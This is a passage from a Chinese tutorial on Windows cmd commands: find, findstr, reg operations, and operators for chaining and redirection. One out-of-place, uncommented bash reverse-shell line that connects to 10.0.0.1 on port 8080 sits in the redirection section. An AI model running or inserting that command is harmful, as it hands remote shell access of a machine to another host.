例：find /V "exe" 1.txt  // 显示未包含1.txt文件中未包含exe字符串的行
```

findstr

findstr 文件中搜索字符串

```
例：findstr "hello world" 1.txt  // 在1.txt文件中搜索hello或world

例：findstr /c:"hello world" 1.txt  // 在1.txt文件中搜索hello world

例：findstr /c:"hello world" 1.txt nul  // 在1.txt文件中搜索hello world，并在每行结果前打印出1.txt:   注：findstr只有在2个及以上文件中搜索字符串时才会打印出每个文件的文件名，nul表示一个空文件

例：findstr /s /i "Hello" *.*   // 不区分大小写，在当前目录和所有子目录中的所有文件中的hello

例：findstr  "^[0-9][a-z]" 1.txt  // 在1.txt中搜索以1个数字+1个小写字母开头子串的行
```

注册表命令

reg 注册表相关操作

参数说明：

```
KeyName [\Machine]FullKey
            Machine为远程机器的机器名 - 忽略默认到当前机器。
            远程机器上只有 HKLM 和 HKU。
            FullKey ROOTKEY+SubKey
            ROOTKEY [ HKLM | HKCU | HKCR | HKU | HKCC ]
            SubKey 所选ROOTKEY下注册表项的完整名
/v          所选项之下要添加的值名
/ve        为注册表项添加空白值名<无名称>
/t          RegKey 数据类型
            [ REG_SZ | REG_MULTI_SZ | REG_DWORD_BIG_ENDIAN |
            REG_DWORD | REG_BINARY | REG_DWORD_LITTLE_ENDIAN |
            REG_NONE | REG_EXPAND_SZ ]
            如果忽略，则采用 REG_SZ
/s          指定一个在 REG_MULTI_SZ 数据字符串中
            用作分隔符的字符；如果忽略，则将""用作分隔符
/d          要分配给添加的注册表ValueName的数据
/f          不提示，强行改写现有注册表项
```

```
例：reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v MyApp /t REG_SZ /d "c:\tools\myapp.exe" /f  // 强制添加一条开机启动c:\tools\myapp.exe程序的注册表项

例：reg add "HKLM\SOFTWARE\ScmClient" /v AgreementConfirmed /t REG_SZ /d 1 /f  // 解决32位xp打开ioa后，弹出的框关不掉问题

例：reg add "HKCU\ControlPanel\Desktop" /v WaitToKIllAppTimeOut /t REG_SZ /d 10000 /f // 强制添加一条加速关闭应用程序的注册表项

例：reg add "hkcu\software\Unity Technologies\Unity Editor 4.x" /v JdkPath_h4127442381 /t REG_SZ /f // 将JdkPath_h4127442381设置为空
```

例：reg add "HKCR*\shell\WinDbg\command" /t REG_SZ /d "\"D:\Program Files (x86)\windbg\windbg.exe\" -z \"%1\" " /f   // 强制添加windbg打开dump文件到右键菜单的注册表项（不指明/v，键值将写入默认值名中）

例：reg add "HKCR*\shell\WinHex\command" /t REG_SZ /d "\"D:\software-setup\system\winhex\winhex.exe\" \"%1\" " /f   // 强制添加winhex到右键菜单的注册表项（不指明/v，键值将写入默认值名中）

注册表中%1 %2 %3 %4的含义：
-- %1表示文件列表，%2表示默认打印机，%3表示驱动器，%4表示端口

例：reg add "hkcu\software\microsoft\windows\currentversion\internet settings" /v AutoConfigURL /t REG_SZ /d "http://txp-01.tencent.com/proxy.pac" /f // 为IE设置代理：http://txp-01.tencent.com/proxy.pac

例：reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v ProxyEnable /t REG_DWORD /d 0 /f // 关闭IE代理服务器选项

例：reg add "hkcu\software\Sysinternals\Process Monitor" /v EulaAccepted /t REG_DWORD /d 1 /f // 为Procmon.exe工具（Process Monitor为其属性面板上的描述名）添加License同意

例：reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v MyApp /f // 强制删除值名的MyApp的注册表项

例：reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\taskmgr.exe" /f // 强制删除让任务栏里的任务管理器为灰色的注册表项

例：reg delete HKEY_CURRENT_USER\Environment /v HTTP_proxy /f // 删除http代理

例：reg delete HKEY_CURRENT_USER\Environment /v HTTPS_proxy /f // 删除https代理

例：reg copy "hkcu\software\microsoft\winmine" "hkcu\software\microsoft\winminebk" /s /f // 强制复制winmine下所有的子项与值到winminebk中

例：reg export "hkcu\software\microsoft\winmine" c:\regbak\winmine.reg // 导出winmine下所有的子项与值到c:\regbak\winmine.reg文件中

例：reg import c:\regbak\winmine.reg // 导入c:\regbak\winmine.reg文件到注册表中

例：reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\IEXPLORE.EXE" /s // 查询ie的安装路径

例：reg query HKCR\.dsw /ve // 查询.dsw默认值

例：reg query HKEY_CURRENT_USER\Software\Tencent\QQGame\SYS /v GameDirectory // 查询QQGame安装路径

特殊符号

& 顺序执行多条命令，而不管命令是否执行成功

```
例：cd /d d:\src&work.exe /o c:\result.txt  // 先将当前工作目录切换到d:\src下，然后执行work.exe /o c:\result.txt命令
```

&& 顺序执行多条命令，当碰到执行出错的命令后将不执行后面的命令

```
例：find "ok" c:\test.txt && echo 成功 // 如果找到了"ok"字样，就显示"成功"，找不到就不显示
```

|| 顺序执行多条命令，当碰到执行正确的命令后将不执行后面的命令

```
例：find "ok" c:\test.txt || echo 不成功   // 如果找不到"ok"字样，就显示"不成功"，找到了就不显示
```

| 管道命令

```
例：dir *.* /s/a | find /c ".exe"   // 先执行dir命令，然后对输出结果（stdout）执行find命令（输出当前文件夹及所有子文件夹里的.exe文件的个数）

例：dir *.* /s/a 2>&1 | find /c ".exe"   // 先执行dir命令，然后对输出结果（stdout）和错误信息（stderr）执行find命令（输出当前文件夹及所有子文件夹里的.exe文件的个数）
```

`>` 将当前命令输出以覆盖的方式重定向

```
例：tasklist > p1.txt   // 将tasklist的输出结果（stdout）以覆盖的方式重定向到p1.txt文件中（注：tasklist的输出结果就不会打印到屏幕上了）

例：tasklist 1> p1.txt  // 等同于：tasklist > p1.txt

例：dir bin 2> p1.txt  // 输出结果（stdout）打印在屏幕上，错误信息（stderr）以覆盖的方式重定向到p1.txt中（注：bin目录不存在时，会输出错误信息）

例：dir bin > p1.txt 2>&1  // 将错误信息（stderr）重定向到输出结果（stdout），然后将输出结果（stdout）以覆盖的方式重定向到p1.txt中（注：bin目录不存在时，会输出错误信息）

例：dir bin 2> p1.txt 1>&2  // 将输出结果（stdout）重定向到错误信息（stderr），然后将错误信息（stderr）以覆盖的方式重定向到p1.txt中（注：bin目录不存在时，会输出错误信息） 注：与上条命令结果一致

例：tasklist >nul   // 屏幕上不打印tasklist的输出结果（stdout），错误信息（stderr）仍会打印

例：dir bin 2>nul   // 屏幕上不打印命令的错误信息（stderr），输出结果（stdout）仍会打印（注：bin目录不存在时，会输出错误信息）

例：dir bin >nul 2>&1   //  将命令的错误信息（stderr）重定向到输出结果（stdout），然后不打印输出结果（stdout）【屏幕上错误信息（stderr）和输出结果（stdout）都不打印】（注：bin目录不存在时，会输出错误信息）
```

例：dir bin 2>nul 1>&2 // 将命令的输出结果（stdout）重定向到错误信息（stderr），然后不打印错误信息（stderr）【屏幕上错误信息（stderr）和输出结果（stdout）都不打印】（注：bin目录不存在时，会输出错误信息）

`>>` 将当前命令输出以追加的方式重定向

例：tasklist >> p2.txt // 将tasklist的输出结果（stdout）以追加的方式重定向到p2.txt文件中（注：tasklist的输出结果就不会打印到屏幕上了）

例：tasklist 1>> p2.txt // 等同于：tasklist >> p2.txt

例：dir bin 2>> p2.txt // 输出结果（stdout）打印在屏幕上，错误信息（stderr）以追加的方式重定向到p2.txt中（注：bin目录不存在时，会输出错误信息）

例：dir bin >> p2.txt 2>&1 // 将错误信息（stderr）重定向到输出结果（stdout），然后将输出结果（stdout）以追加的方式重定向到p2.txt中（注：bin目录不存在时，会输出错误信息）

例：dir bin 2>> p2.txt 1>&2 // 将输出结果（stdout）重定向到错误信息（stderr），然后将错误信息（stderr）以追加的方式重定向到p2.txt中（注：bin目录不存在时，会输出错误信息） 注：与上条命令结果一致

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

`<` 从文件中获得输入信息，而不是从屏幕上，一般用于date time label等需要等待输入的命令

例：date <temp.txt // temp.txt中的内容为2005-05-01

编号	Handle	说明
0	stdin	键盘输入
1	stdout	在命令提示窗口上打印输出结果（默认
2	stderr	在命令提示窗口上打印错误信息（默认）
3-9	undefined	应用程序自己定义和指定

`@`命令修饰符 在执行命令前，不打印出该命令的内容

例：@cd /d d:\me // 执行该命令时，不打印出命令的内容：cd /d d:/me

`,` 在某些特殊的情况下可以用来代替空格使用

例：dir,c:\ // 相当于：dir c:\

`;` 当命令相同的时候,可以将不同的目标用;隔离开来但执行效果不变。如执行过程中发生错误则只返回错误报告但程序还是会继续执行

```
例：dir c:\;d:\;e:\   // 相当于顺序执行：dir c:\    dir d:\     dir e:\
```